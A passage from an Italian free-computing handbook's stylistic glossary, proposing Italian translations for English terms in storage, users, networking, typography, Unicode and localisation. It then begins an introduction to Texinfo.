  In questo caso, si fa riferimento allo *stream* che rappresenta un file aperto in C. Si distingue tra file aperto e file vero e proprio per il fatto che uno stesso file può essere stato aperto più volte all'interno di un programma.
- filehandle, file handle ---> flusso di file - -> flusso

  In questo caso, si fa riferimento a ciò che rappresenta un file aperto in Perl. Valgono le stesse considerazioni fatte per il caso dello *stream*, in C.
- makefile ---> file-make *

  Questa definizione ha il vantaggio di essere comprensibile anche per chi utilizza abitualmente la definizione originale: *makefile*.
- to port ---> adattare

  porting ---> adattamento

  Con questo termine si fa riferimento al lavoro necessario per adattare un programma a un'altra piattaforma rispetto a quella di partenza.
- format ---> composizione

  Nel linguaggio C, le funzioni come '`printf()`' utilizzano una stringa, nota come *format string*, che può essere tradotta come «stringa di composizione», in quanto si tratta proprio di un procedimento di trasformazione in simboli tipografici. Lo stesso ragionamento vale per le funzioni come '`scanf()`' che partono da un'informazione in formato tipografico, per estrapolare i dati in essa contenuti.

520.2.13 Memoria di massa

- hard disk ---> disco fisso

  Il «disco fisso» è quel tipo di disco che fa parte integrante dell'unità che si occupa di accedere ai suoi dati e si distingue dal «disco rimovibile» che invece ne è indipendente. Il termine *hard disk* viene tradotto spesso come disco rigido, probabilmente in contrapposizione al dischetto che originariamente è stato realizzato su una superficie flessibile; tuttavia questa non sembra una buona ragione per usare il termine «disco rigido» perché esistono «dischetti» realizzati su superficie rigida, ma soprattutto perché i primi dischi rimovibili sono stati realizzati su superficie di alluminio.

  In base a queste considerazioni, anche un disco non rimovibile innestato su un'unità esterna, USB o SCSI, è da considerare a tutti gli effetti un disco fisso.

- format ---> formattazione ---> inizializzazione

  In generale, il verbo «inizializzare» è più appropriato, specificando eventualmente se si tratta di inizializzazione a basso livello (quando vengono collocate le tracce) o ad alto livello (quando viene predisposto il file system).

  Si preferisce usare il termine «composizione» in ambito tipografico.

- directory

  Vedere 520.1.1.

- inode

  Vedere 520.1.1.

- link ---> collegamento *

  - symbolic link ---> collegamento simbolico
  - hard link ---> collegamento fisico

- umask ---> maschera dei permessi

  La documentazione della shell Bash fa riferimento al comando '**`umask`**' come a quello che imposta la «maschera di creazione dei file» per i processi elaborativi. Tuttavia, utilizzando questa definizione si perde di vista il compito preciso di questa maschera: quello di eliminare alcuni permessi in modo predefinito.

- sticky (bit) ---> (bit) Sticky

  In pratica, viene usato sempre con l'iniziale maiuscola in modo da abbinarlo facilmente agli altri «s-bit»: SUID, SGID e Sticky.

  Quando *sticky* viene usato in altri contesti, si potrebbe tradurre come «adesivo».

- mode ---> modalità dei permessi

  Evidentemente si fa riferimento ai 12 bit che definiscono i permessi di un file, lasciando da parte la proprietà dei file.

- permessi di accesso

  Si tratta degli ultimi nove bit della modalità dei permessi, in cui si regolano proprio gli accessi a file e directory.

- mount, unmount ---> dipende dal contesto

- mount - -> innesto
  - unmount - -> separazione *
  - mount point ---> punto di innesto
  - directory di innesto
  - to mount ---> innestare
  - to unmount ---> staccare

- home directory

  La traduzione di questa definizione non è possibile in un modo unico, dal momento che si possono presentare situazioni differenti:

  - ---> directory personale

    quando si tratta di un utente umano, oppure quando si dà una personalità virtuale all'utente fittizio;
  - ---> directory iniziale

    quando si tratta di un utente fittizio riferito a un servizio, specialmente se questa directory è effettivamente l'«inizio» della gerarchia dell'applicativo (è evidente che questa definizione può essere usata solo se il contesto è compatibile).

- root ---> dipende dal contesto

  - root directory ---> directory radice
  - root file system ---> file system principale
  - root partition ---> partizione principale

- path, pathname ---> percorso

  I termini *path* e *pathname*, quando riguardano il percorso di un file o di una directory, hanno una differenza sottile che non sempre viene tenuta in considerazione nel modo corretto: il *pathname* dovrebbe essere un percorso che contiene l'informazione dell'oggetto finale (il file o la directory finale che si vuole indicare); il *path* dovrebbe essere il percorso della directory che contiene un oggetto a cui si fa riferimento.

  A seconda dell'opportunità o meno, si può usare anche la forma «nome di percorso».

- percorso relativo

  percorso assoluto

  I due casi fanno riferimento rispettivamente a un percorso che parte dalla posizione di partenza e un percorso che parte invariabilmente dalla radice. In generale, la forma «percorso completo» è ambigua, perché può far pensare al *pathname*, pertanto è meglio evitarla.

- ramdisk, RAM disk ---> disco RAM

- backup ---> dipende dal contesto

  La parola *backup* è il classico esempio di termine conciso e ambiguo della lingua inglese. Per tradurlo occorre utilizzare definizioni differenti a seconda del contesto. Segue un elenco di definizioni che potrebbero essere utilizzate a seconda del contesto particolare e a seconda del gusto del momento.

- copia di sicurezza, salvataggio

    In questo caso si intende il *backup* come la copia che si fa per premunirsi contro le perdite di dati accidentali.

  - copia di sicurezza di versioni precedenti

    Alcuni programmi che copiano o spostano dei file, se incontrano altri file con lo stesso nome nella destinazione, cambiano il nome di questi ultimi, aggiungendo un'estensione simbolica (di solito una tilde, o il simbolo '`#`'). Queste sono delle copie di *backup*, nel senso che sono le copie di sicurezza delle versioni precedenti di quei file.

  - copia di riserva

    La copia di riserva è una copia che si affianca all'«oggetto» che si utilizza (il file, il dischetto, ecc.), nel caso questo risulti danneggiato.

- Linux native (partition) ---> (partizione) Linux-nativa *

- Linux swap (partition) ---> (partizione) Linux-swap *

520.2.14 Utenza

- user ---> utente, utilizzatore

  Vale la pena di distinguere tra l'utente inteso come entità che accede al sistema, rispetto all'utilizzatore (umano) di qualcosa.

- utente comune

  L'utente comune dovrebbe essere inteso come l'utente di un sistema Unix che non ha privilegi particolari, ovvero un utente che non è l'amministratore (né '**`root`**', né un altro amministratore di qualche parte particolare del sistema).

- utilizzatore normale

  L'utilizzatore normale dovrebbe essere quella persona che utilizza un accesso o un servizio senza grandi pretese e senza competenze speciali.

- utente normale

  In alcuni casi, la definizione «utente comune» non va bene, per esempio quando si parla degli utenti normali del servizio WU-FTP.

- user name ---> nominativo-utente

  Si tratta del nome che un utente utilizza per identificarsi e accedere al sistema. Al nominativo-utente si abbina una parola d'ordine.

- account ---> dipende dal contesto

  Il termine *account* non è traducibile in un modo solo per tutti i contesti in cui si può usare in inglese. Segue un elenco di definizioni che potrebbero essere utilizzate a seconda del contesto particolare e a seconda del gusto del momento.

  - utente -- quando si fa riferimento a un «utente logico» del sistema;
  - utente registrato (nel sistema);
  - utenza -- quando si vede l'aspetto contabile della faccenda, ovvero quando l'*account* è più vicino all'idea di un contratto per ottenere l'accesso;

- accesso;
- recapito -- nella posta elettronica;
- profilo (personale) -- quando si fa riferimento a un file di configurazione collocato nella directory personale;
- privilegi (di un certo utente) -- quando l'utente serve a fare o a evitare che sia fatto qualcosa di particolare;
- identità (di un utente).

• client, server ---> cliente, servente

I termini cliente e servente sono ambigui, sia in italiano che nell'originale inglese. Il problema nasce dal fatto che dipende dal contesto cosa sia «cliente» e cosa sia «servente». In un testo scritto in lingua italiana, dovrebbe essere auspicabile il chiarimento del contesto, come viene proposto nell'elenco seguente:

- programma cliente, programma servente

  quando si fa riferimento a un programma che utilizza o che fornisce un servizio di qualche tipo;
- nodo cliente, nodo servente

  quando si fa riferimento a una connessione in cui si distingue tra nodi che chiedono un servizio e nodi che forniscono un servizio, tenendo presente che all'interno dei nodi ci sono ovviamente dei programmi clienti e dei programmi serventi;
- elaboratore cliente, elaboratore servente

  quando si fa riferimento all'elaboratore in cui si utilizza un programma cliente o un programma servente, senza voler porre un'enfasi particolare sul collegamento di rete.

520.2.15 Documentazione

• man page ---> pagina di manuale

Lo Unix AT&T aveva un manuale cartaceo, diviso in sezioni, dove ogni comando costituiva una sottosezione. La composizione del manuale avveniva attraverso Troff ed era disponibile anche tramite il comando '**`man`**', abbreviazione di *manual*.

• on-line help ---> guida interna

Si può considerare anche la possibilità di usare la forma «guida in linea», se appropriato.

• help ---> guida, guida interna

520.2.16 Interfaccia grafica

• desktop ---> superficie grafica ---> scrivania grafica

A seconda del contesto, può essere più appropriata la definizione di superficie grafica, oppure di scrivania grafica. Per la precisione, la superficie dello schermo, quando viene usato con un gestore di finestre comune, è da intendersi semplicemente una superficie grafica, mentre un sistema più complesso (come Gnome) può essere definito come scrivania grafica.

- session manager ---> gestore di sessione

  Si tratta per esempio di Gnome o KDE, visti nell'ambito del controllo della sessione di lavoro con il sistema grafico X. Si parla di sessione quando si usa un *display manager*, come Xdm, Gdm, Kdm e simili.

- display manager ---> sistema grafico di autenticazione

  Si tratta per esempio di Xdm, Gdm, Kdm e simili.

- root window ---> finestra principale

  Utilizzando questa traduzione, occorre fare attenzione a non usare la stessa definizione per fare riferimento alla finestra più importante di un programma che può presentare diversi componenti su più finestre.

- screen saver ---> salva-schermo

- window manager ---> gestore di finestre

- stazione grafica

  X utilizza una definizione un po' contraddittoria dei componenti di ciò che qui viene chiamato stazione grafica. Con questa definizione si fa riferimento al servizio offerto da un servente X; in tal modo, se ci sono più serventi X in funzione, ci sono altrettante stazioni grafiche virtuali, esattamente come accade per le console virtuali. In generale, X fa riferimento al *display* per indicare la stazione grafica, solo che poi, quando si tratta di indicare anche lo schermo, si utilizza l'opzione o la variabile di ambiente '**`DISPLAY`**', mentre in questo caso sarebbe opportuno parlare di «schermo» (*screen*) in modo preciso.

- pulsante grafico

  Quando si tratta di un tasto virtuale che appare sullo schermo.

- checkbox ---> casella di spunta

- mouse pointer, mouse cursor ---> puntatore del mouse

  Questo sembra essere un modo elegante per specificare che non si tratta del cursore all'interno del testo.[2]

520.2.17 Rete e comunicazioni

- datagram - -> datagramma

  Si tratta dei pacchetti di un protocollo non connesso (UDP).

- bridge

  Vedere 520.1.1.

- switch ---> commutatore di pacchetto *

  La traduzione non è diffusa, ma il termine originale è anche troppo generico.

- router

  Vedere 520.1.1.

- gateway

  Vedere 520.1.1.

- proxy

  Vedere 520.1.1.

- route ---> instradamento

- to route ---> instradare

- regola di instradamento *

  Una voce nella tabella degli instradamenti.

- Unix domain socket ---> socket di dominio Unix - -> socket di tipo Unix

  Meglio la prima delle due possibilità.

- to forward ---> inoltrare - -> proseguire

  In generale, «inoltrare» è la traduzione corretta, a parte una situazione particolare: nella posta tradizionale, quando una corrispondenza deve essere inviata a un indirizzo diverso da quello stabilito originariamente, questa «viene proseguita». Infatti, il problema si pone nel momento della consegna della corrispondenza: il postino viene a sapere che il destinatario ha cambiato indirizzo, oppure la stessa persona che l'ha ricevuta la reimbuca dopo aver modificato l'indirizzo di destinazione. Di conseguenza, sarebbe giusto dire che «si prosegue» un messaggio di posta elettronica quando questo, una volta giunto alla sua destinazione prevista, viene rinviato a un'altra destinazione.

- relay ---> relè *

- link (HTML) ---> riferimento, riferimento ipertestuale *, collegamento ipertestuale *

  In generale, i due termini, riferimento ipertestuale e collegamento ipertestuale, sono la stessa cosa. Eventualmente, a collegamento ipertestuale si può dare un'enfasi locale, mentre a riferimento ipertestuale un significato più lontano. In pratica, un riferimento interno a una stessa pagina HTML, o ad altre pagine che compongono un insieme ben organizzato, sarebbe un collegamento ipertestuale, mentre un riferimento a una risorsa esterna sarebbe un riferimento ipertestuale. Volendo evitare di fare confusione, conviene usare una definizione sola e precisamente riferimento ipertestuale.

- link (IPv6) ---> collegamento di rete

- computer host ---> elaboratore host, host ---> nodo di rete, nodo - -> stazione

  In questo caso si tratta di un elaboratore connesso in rete che in qualche modo ospita qualche servizio. Nel testo si preferisce usare il termine «nodo di rete» o soltanto «nodo».

  Il termine *host*, viene usato in particolare nella documentazione RFC riferita a IPv6 per indicare un nodo che non sia un router. Inoltre, sempre la terminologia riferita a IPv6 indica il nodo come qualunque dispositivo che utilizzi in pratica questo protocollo.

  In italiano si utilizza anche il termine «stazione», seguito da un aggettivo che ne specifica il comportamento. Per esempio, nel capitolo dedicato alla realizzazione di elaboratori senza disco, si parla di stazioni senza disco.

- nodo di rete, nodo

  Quando si fa riferimento a un indirizzo nella rete, senza specificare il ruolo che ha ciò che vi corrisponde.

- diskless ---> senza disco

  Si fa riferimento a nodi di rete composti da elaboratori senza un disco locale da cui possa essere innestato il file system principale (la directory radice). Questi utilizzano il protocollo NFS per l'innesto di tutto il loro file system.

- netmask ---> maschera di rete (IPv4)

  Non vengono segnalate le abbreviazioni contenenti solo la parola «maschera».

- IP masquerading ---> mascheramento IP *

  La scelta di utilizzare il termine «mascheramento» come traduzione di *masquerading* in riferimento ai pacchetti IP, è discutibile. In generale, da un punto di vista logico, la traduzione corretta di questo termine dovrebbe essere «travestimento», o anche «camuffamento», dal momento che lo scopo del *masquerading* non è quello di nascondere i pacchetti, ma di farli sembrare appartenenti a un'origine differente. In questo documento si preferisce l'uso di «mascheramento», puntando sulla somiglianza letterale del termine con quello originale inglese, oltre al fatto che comunque si ottiene l'effetto di nascondere i nodi reali da cui hanno origine le comunicazioni.

- name server - -> servizio di risoluzione dei nomi *

  La traduzione fatta in questo modo cambia un po' il contesto: *name server* è un nodo che offre un servizio e non il servizio in sé. Quando si vuole fare riferimento proprio al nodo, si può parlare di servente DNS.

- root domain ---> dominio principale

  Il dominio di «primo livello» è quello che segue immediatamente quello principale; quindi, il dominio principale si rappresenta con un punto singolo, quando il contesto lo richiede, mentre il dominio di primo livello (che discende da quello principale), noto anche come TLD (*Top level domain*) potrebbe essere: `com`, `edu`, `net`, `org`,...

- packet driver ---> driver di pacchetto

  Si tratta del programma Dos utilizzato per comandare l'interfaccia di rete in modo da offrire ad altri programmi l'accesso alla stessa, attraverso un IRQ software.

- format prefix (IPv6) ---> prefisso di formato *

  Rappresenta l'idea di maschera di rete del sistema IPv6.

- interface identifier (IPv6) ---> identificatore di interfaccia

- group identifier (IPv6) ---> identificatore di gruppo

- mirror ---> sito speculare *, riproduzione speculare *

  Meglio la seconda delle due espressioni.

- mailing-list ---> lista di posta elettronica *, lista

- master ---> principale

  slave ---> secondario

  Questa traduzione va bene quando si tratta di serventi di qualche servizio, in cui uno solo è *master*, mentre tutti gli altri sono *slave*. Questa forma è stata usata in particolare per la descrizione del servizio NIS, nel capitolo 300.

- master ---> primario

  slave ---> secondario

  Questa traduzione va bene quando si fa riferimento al servizio DNS, dal momento che in passato, il servente *master* veniva definito *primary*.

- chat script ---> script di chat ---> script di colloquio *

- ISP, provider ---> fornitore di accesso a Internet

  Dal momento che la definizione è estremamente lunga, quando il contesto è chiaro, si potrebbe abbreviare a «fornitore di accesso», o anche solo «fornitore».

- chain ---> punto di controllo *

  Si fa riferimento al firewall Linux, secondo i kernel 2.2.* e 2.4.*, dove questo termine individua un punto di intercettazione dei pacchetti IP, allo scopo di applicarvi delle regole (direttive) che si traducono in obiettivi, ovvero nella sorte dei pacchetti stessi.

- internet superserver, internet service daemon ---> supervisore dei servizi di rete

  Si tratta praticamente di '**`inetd`**' o di '**`xinetd`**', senza fare riferimento in modo preciso a questo o quel programma.

520.2.18 Tipografia

- specie (alfabetica)

  Si tratta di una classificazione dei caratteri in base al tipo di linguaggio per cui sono fatti: latino, cirillico, greco,...

- family - -> famiglia di caratteri - -> stile

  Lo stile è una forma di classificazione estetica di un carattere, contrassegnato da un nome, come per esempio il Times. Il termine «stile» va bene fino a quando si resta all'interno di una stessa specie. Alle volte ci sono delle *font family* che si riferiscono a specie differenti, come il tipo Symbol, o Dingbats. La definizione «famiglia di caratteri» potrebbe andare bene nel caso si voglia mantenere la stessa ambiguità. Questa definizione, famiglia di caratteri, viene anche usata effettivamente, però bisogna ricordare che nel linguaggio tipografico tradizionale italiano, la «famiglia» si riferisce precisamente a un gruppo stilistico con piccole varianti rispetto allo stile a cui appartiene. Bisogna fare attenzione.

- serie, variante seriale

  La serie è la diversificazione formale di uno stesso stile alfabetico. All'interno di uno stile, una serie può essere una variante di forma: il tondo, il corsivo, il neretto,...

- forma

  La forma del carattere: il tondo contrapposto al corsivo, il chiaro contrapposto al neretto e altre varianti (inclinato, chiarissimo, nero, nerissimo, ecc.).

  - pendenza

    Un aspetto della forma del carattere: tondo contrapposto a inclinato.

  - tono

    Un aspetto della forma del carattere: dal chiarissimo al nerissimo.

- width ---> larghezza

    Un aspetto della forma del carattere: dallo strettissimo al larghissimo.

- body size ---> corpo

  L'altezza del carattere.

- interlinea

  Tecnicamente è la distanza tra le righe che si aggiunge alla distanza minima in funzione del corpo del carattere utilizzato. Tuttavia, con questo termine si fa spesso riferimento alla distanza tra le basi di una riga e della successiva (dattilografia).

- foundry ---> fonderia

- serif ---> grazie, linee terminali

  In italiano, il termine si usa generalmente al plurale.

- sans serif ---> lineare

  Si tratta di uno stile senza grazie.

- collezione alfabetica

  La distinzione tra maiuscole e minuscole.

- font ---> fonte tipografica, fonte di caratteri ---> fonte ---> tipoplesso

  font ---> carattere ---> tipo di carattere ---> carattere tipografico, carattere da stampa

  Il termine *font* non corrisponde esattamente a qualcosa di ben definito nella tradizione della terminologia tipografica italiana, di conseguenza, la traduzione con il termine «fonte» e i suoi vari abbinamenti è solo una forma di derivazione dall'inglese, altrettanto ambigua. Il termine tipoplesso, sembrerebbe essere il più appropriato, solo che si tratta di qualcosa che risulterebbe incomprensibile ai più.

  La scelta di usare la definizione «tipo di carattere», con tutte le altre varianti, può essere motivata da un contesto non molto impegnato dal punto di vista dei problemi che riguardano la composizione tipografica. In generale, la sua semplicità rende più comprensibile il testo al lettore che non abbia già delle nozioni di tipografia.

- polizza

  L'assortimento completo di caratteri di un corpo determinato. Le polizze compongono il tipoplesso. Nella lingua francese, il termine «police» (polizza) si usa per tradurre il termine inglese *font*.

- scala di corpi

  L'insieme dei corpi in cui può essere reso un certo tipo di carattere.

- traslitterazione

  Traduzione da un alfabeto a un altro, lettera per lettera. Nella traslazione di un testo composto in cirillico traslitterato in carattere latino, l'alfabeto latino è il traslitterante e l'alfabeto cirillico è il traslitterato.

- character set ---> insieme di caratteri

  Da una discussione è emerso che dovendo scegliere tra «gruppo di caratteri» e «insieme di caratteri» è meglio la seconda forma per vari motivi fondati sulla teoria degli insiemi.[3]

- orientamento della stampa

  In questo modo si può identificare come si stampa su un foglio di carta.

  - portrait ---> verticale
  - landscape ---> orizzontale
  - sea-scape ---> rovesciato
  - up side down ---> sottosopra

- segnatura

  Il numero di fogli che compone un fascicolo nell'ambito di un sistema di rilegatura a filo. In pratica, i fogli stampati vanno piegati a metà e poi cuciti sulla piega, in modo da poter essere sfogliati.

- format ---> composizione

  Un documento viene «composto» tipograficamente. Il concetto di composizione si adatta anche per la stringa usata nelle funzioni come '**`printf()`**' del linguaggio C.

520.2.19 Unicode

- code point ---> punto di codifica *

  Il simbolo dal punto di vista della codifica.

- code unit ---> unità di codifica *

  L'unità di memoria utilizzata per la rappresentazione della codifica.

- CCS: Coded Character Set ---> insieme di caratteri codificato *

  L'insieme di caratteri codificato attraverso un intero non negativo. L'insieme di caratteri universale è l'insieme di caratteri codificato di Unicode.

- CEF: Character Encoding Form ---> forma di codifica del carattere *

  Mappa di trasformazione tra l'insieme di caratteri codificato e le sequenze di unità di codifica.

- CES: Character Encoding Scheme ---> schema di codifica del carattere *

  Mappa di trasformazione tra le sequenze di unità di codifica e le sequenze di byte.

- TES: Transfer Encoding Syntax ---> sintassi di codifica per il trasferimento *

  Metodo di trasformazione reversibile di una codifica per il trasferimento dei dati.

- wide char ---> carattere esteso

- wide string ---> stringa estesa

- Insieme di caratteri universale *

  L'insieme di caratteri universale è l'insieme di caratteri codificato di Unicode.

520.2.20 SGML/XML

- tag ---> marcatore
- well-formed ---> corretto formalmente

  well-formedness ---> correttezza formale

  La correttezza del documento riferita al DTD, viene definita «validità».
- name space ---> dominio applicativo * - -> dominio *

520.2.21 Grafica

- interleaved ---> interfogliato
- mirror ---> ribaltamento speculare

  Si fa riferimento al ribaltamento dell'immagine che si ottiene come se questa fosse posta davanti a uno specchio.
- offset ---> scostamento, scarto

  L'idea viene dal lavoro di ATO (*Amiga translators' organization*).
- despeckle ---> filtro mediano
- thumbnail ---> provino

  Questa traduzione va bene quando il contesto riguarda la selezione di un'immagine da un elenco di riduzioni, i «provini», come quelli che si fanno in fotografia.
- flood fill ---> campitura
- to flood fill ---> campire

520.2.22 Usenet

- feed

  Vedere 520.1.1.
- news

  Vedere 520.1.1.
- newsgroup ---> gruppo di discussione (di Usenet) - -> gruppo

  La definizione «gruppo di discussione» è quella più diffusa, anche se per alcuni potrebbe risultare imprecisa: non sempre si tratta di aree di discussione, potrebbero essere semplicemente dei gruppi per la diffusione di notizie di qualche tipo, senza che si formi una discussione vera e propria.
- news server, discussion host ---> servente di news

  Si tratta di un nodo di rete che offre l'accesso ad alcuni gruppi per mezzo del protocollo NNTP.
- to post ---> spedire (un articolo).

- sito Usenet

  Si tratta di un sito che offre un servizio di accesso alla rete Usenet.

- articolo

  L'articolo è ciò che viene diffuso attraverso Usenet, nei gruppi di discussione verso cui è stato spedito. Non si deve confondere con news, che invece rappresenta il servizio in generale.

520.2.23 Localizzazione

- collating sequence ---> sequenza di collazione *

  L'insieme ordinato dei simboli (*collating element*) utilizzati in una localizzazione particolare.

- collating element ---> elemento di collazione *

  Un elemento (un simbolo) di una sequenza di collazione.

- collating symbol ---> simbolo di collazione *

  È il simbolo utilizzato per rappresentare un elemento di collazione nella localizzazione. Di solito si tratta di forme del tipo '**`<a>`**', '**`<b>`**', '**`<c>`**', ecc., come si vede nei file '`/usr/share/i18n/locales/*`'.

- equivalence class ---> classe di equivalenza

  Una classe di equivalenza identifica un gruppo di elementi di collazione (in certi casi si parla di caratteri equivalenti, ma si tratta generalmente di una scorciatoia giustificata solo dal contesto), che devono essere trattati come equivalenti per qualche motivo (di solito ai fini dell'ordinamento). Per esempio, le lettere «e», «è», «é» potrebbero essere trattate come equivalenti.

- character class ---> classe di caratteri

  Una classe di caratteri identifica un insieme dei caratteri attraverso un nome. Si distingue solitamente tra: lettere minuscole, lettere maiuscole, cifre numeriche, caratteri alfanumerici, ecc.

520.2.24 Varie

- maintainer ---> curatore
- contributor ---> collaboratore
- implementation ---> realizzazione - -> attuazione, adattamento
- to implement ---> realizzare - -> attuare, adattare
- keyword ---> parola chiave, parole chiave
- retry ---> tentativi ripetuti
- disclaimer ---> liberatoria

- flag ---> opzione (booleana), modalità (booleana), attributo (booleano), variabile (booleana), indicatore

  Purtroppo si possono tradurre in questo modo solo alcune situazioni.

- file manager ---> gestore di file *.

  Si tratta di programmi come Midnight Commander, XFM e simili.

- login ---> accesso, procedura di accesso *

- logout ---> conclusione dell'accesso, conclusione della sessione di lavoro

- screen saver ---> salva-schermo

- hard limit, soft limit ---> limite fisico *, limite logico *

- lock ---> blocco

- signal trap ---> cattura di un segnale

- to prepend ---> anteporre

  Si fa riferimento all'aggiunta di qualcosa all'inizio di un flusso di dati, o all'inizio di un file.

- et al ---> et alia ---> e altri - -> e simili, ecc.

- menu ---> menù

  In generale, su alcuni vocabolari è ammesso l'uso del termine «menu» senza accento. Tuttavia, la norma UNI 6015 (423.2.4), fa espresso riferimento alle «parole polisillabe su cui la posa della voce cade sulla vocale che è alla fine della parola...».

- password ---> parola d'ordine.

  passphrase ---> parola d'ordine.

  Diventa difficile trovare una traduzione «perfetta» di questi due termini. Volendo tornare alle origini, la traduzione dovrebbe essere «parola d'ordine». Anche se non è un termine usato, rende l'idea.

  Nel caso particolare di *passphrase*, diventa impossibile una traduzione secondo il criterio indicato, se non perdendo l'informazione cruciale sulla lunghezza che la parola d'ordine deve avere, non essendo più una sola «parola».

  Va annotato comunque che esiste anche la forma «chiave di identificazione», nota almeno nei vocabolari. Si opta comunque per la traduzione originale anche perché il concetto di identificazione si può confondere con il nome fittizio abbinato a un utente.

- shadow password ---> parole d'ordine oscurate

- peso - -> massa

  Di solito si confonde il peso con la massa di un corpo. Il peso rappresenta una forza che si misura in newton (simbolo: «N»), mentre la massa si misura in kilogrammi (simbolo: «kg»).[4] Pertanto, quando si vuole rappresentare qualcosa che si esprime in multipli o sottomultipli del kilogrammo,[5] si fa riferimento a una massa.

520.3 Forme espressive particolari

- ridirezione

  È una questione di gusto personale, dal momento che molti preferiscono «re-direzione».[6]

- emettere attraverso lo standard output, emettere attraverso lo standard error

  Questa forma è quella usata nel documento. I motivi per cui è stata scelta sono tanti, ma non derivano da un'esperienza Unix. In generale, viene contestato che standard output e standard error sono file come gli altri, secondo la filosofia Unix, per cui su questi ci si «scrive».

520.4 Annotazioni varie

Le annotazioni che si fanno qui, non si riferiscono a forme usate nell'opera, ma si tratta comunque di qualcosa di interessante, eventualmente anche per un possibile uso futuro.

- produttività

  Questo termine potrebbe essere utilizzato al posto di «velocità», quando si fa riferimento alla quantità di dati che possono transitare nell'unità di tempo. In altri termini, invece di parlare di velocità di un modem, si potrebbe parlare di produttività.

- ricorrente

  ricorrenza

  In matematica, si preferisce usare il termine «ricorrente» al posto di «ricorsivo» e «ricorrenza» al posto di «ricorsione», ma in informatica, questa forma (ormai desueta) fa pensare alle iterazioni pure e semplici.

520.5 Nomi dei caratteri speciali

La tabella 520.9 elenca alcuni caratteri e simboli speciali, assieme alla denominazione usata in questo documento.

Tabella 520.9. Elenco dei nomi di alcuni caratteri e altri simboli.

<table>
<tr><th>Simbolo</th><th>Denominazione</th></tr>
<tr><td>-</td><td>trattino (normale)</td></tr>
<tr><td>_</td><td>trattino basso</td></tr>
<tr><td>|</td><td>barra verticale</td></tr>
<tr><td>/</td><td>barra obliqua (normale)</td></tr>
<tr><td>\</td><td>barra obliqua (inversa)</td></tr>
<tr><td>'</td><td>apice singolo</td></tr>
<tr><td>`</td><td>apice inverso</td></tr>
</table>

Simbolo	Denominazione
"	apice doppio, virgolette, virgolette alte
« »	virgolette basse, virgolette uncinate
&	e-commerciale
~	tilde
@	*at*, chiocciola, chiocciolina, chioccioletta -- meglio non usarlo
#	cancelletto -- meglio non usarlo
:	due punti (verticali)
..	due punti in orizzontale

In particolare, i simboli elencati di seguito meritano maggiore attenzione.

- @

  In origine questo simbolo è nato per abbreviare la parola latina «ad», mentre oggi si conosce prevalentemente la sua traduzione inglese: *at*. Sembra ricorrente il nome «chiocciola» in italiano, ma in generale non è il caso di nominarla in un testo scritto.

- #

  È difficile dare un nome a questo simbolo; attualmente è diffuso il termine «cancelletto» nel settore della telefonia, mentre è noto l'uso che se ne fa nell'ambito musicale, a rappresentare un diesis.

520.6 Nomi da usare in modo uniforme

Per molto tempo nell'opera è stato usato l'elemento '**`special`**', con attributo '**`name`**' per annotare e ricordare l'uso di nomi ricorrenti, da usare in modo coerente, soprattutto per ciò che riguarda la scelta di maiuscole e minuscole. Per quei nomi a cui questo meccanismo non si applica o non si applica più, viene conservata la tabella successiva.

Tabella 520.10. Nomi da usare in modo uniforme nel testo discorsivo.

Nome	Annotazioni
C	Linguaggio di programmazione C.
C++	Linguaggio di programmazione C++.
GNU C	Compilatore C del progetto GNU.
GNU AS	Assemblatore del progetto GNU, noto anche con il nome GAS.
NASM	Assemblatore specifico per codice Intel.

520.7 Riferimenti

- *Dictionnaire panlatin des termes de base de l'informatique*

  ⟨http://www.realiter.net/microinf/_BDT.HTM ⟩

- *Amiga Translators' Organization*

  ⟨http://bilbo.di.unipi.it/~ato-it/ ⟩

- Silvano Gai, *IPv6*, McGraw-Hill, 1997, ISBN 88-386-3209-X

- Bureau International des Poids et Mesures, *Le Système international d'unités (SI)*

  ⟨http://www1.bipm.org/utils/en/pdf/brochure-si.pdf ⟩

- Bureau International des Poids et Mesures, *The International System of Units (SI)* (traduzione in inglese)

  ⟨http://www1.bipm.org/utils/en/pdf/si-brochure.pdf ⟩

- National Institute of Standards and Technology, *International System of Units (SI)*

  ⟨http://physics.nist.gov/cuu/Units/index.html ⟩

- National Institute of Standards and Technology, *Guide for the Use of the International System of Units (SI)*, 1995

  ⟨http://physics.nist.gov/cuu/pdf/sp811.pdf ⟩

- Markus Kuhn, *Standardized Units for Use in Information Technology*, 1995

  ⟨http://www.cl.cam.ac.uk/~mgk25/information-units.txt ⟩

- National Institute of Standards and Technology, *Prefixes for binary multiples*

  ⟨http://physics.nist.gov/cuu/Units/binary.html ⟩

- *Grafica; scienza, tecnologia e arte della stampa e della comunicazione*, Arti poligrafiche europee

  ⟨http://www.apenet.it/ ⟩

520.8 Indice del glossario stilistico

[1] Anche la definizione «ora solare» è imprecisa, perché l'ora solare vera e propria non è la stessa su tutto il fuso orario a cui viene invece applicata

[2] Potrebbe essere interessante anche l'idea di «mirino» del mouse.

[3] Unicode introduce una terminologia più precisa al riguardo di ciò che un tempo si chiamava *character set*.

[4] $1\ N = 1\ kg*m/s^2$

[5] $1\ g = 10^{-3}\ kg$

[6] Il termine «ridirezione» viene usato anche in *IPv6* di Silvano Gai, McGraw Hill, 1997, alla sezione 6.4.3, anche se in questo caso si tratta di ridirezione dei pacchetti IPv6.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXI

Scrivere 6

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte lxxxii

Texinfo: lo standard della documentazione GNU

Introduzione a Texinfo

Texinfo è un sistema di composizione ideato per la documentazione del progetto GNU, allo scopo di permettere la produzione di documenti ipertestuali in formato Info e di documenti stampati, attraverso il sistema di composizione TeX, a partire da un sorgente unico. Attualmente è disponibile anche la possibilità di comporre in HTML, cosa che completa il sistema Texinfo e lo rende uno strumento essenziale, ma anche molto valido.

A seconda di come è organizzata la propria distribuzione GNU, gli script che compongono il sistema Texinfo potrebbero far parte di un pacchetto indipendente, oppure essere inseriti direttamente all'interno della distribuzione teTeX (LaTeX).

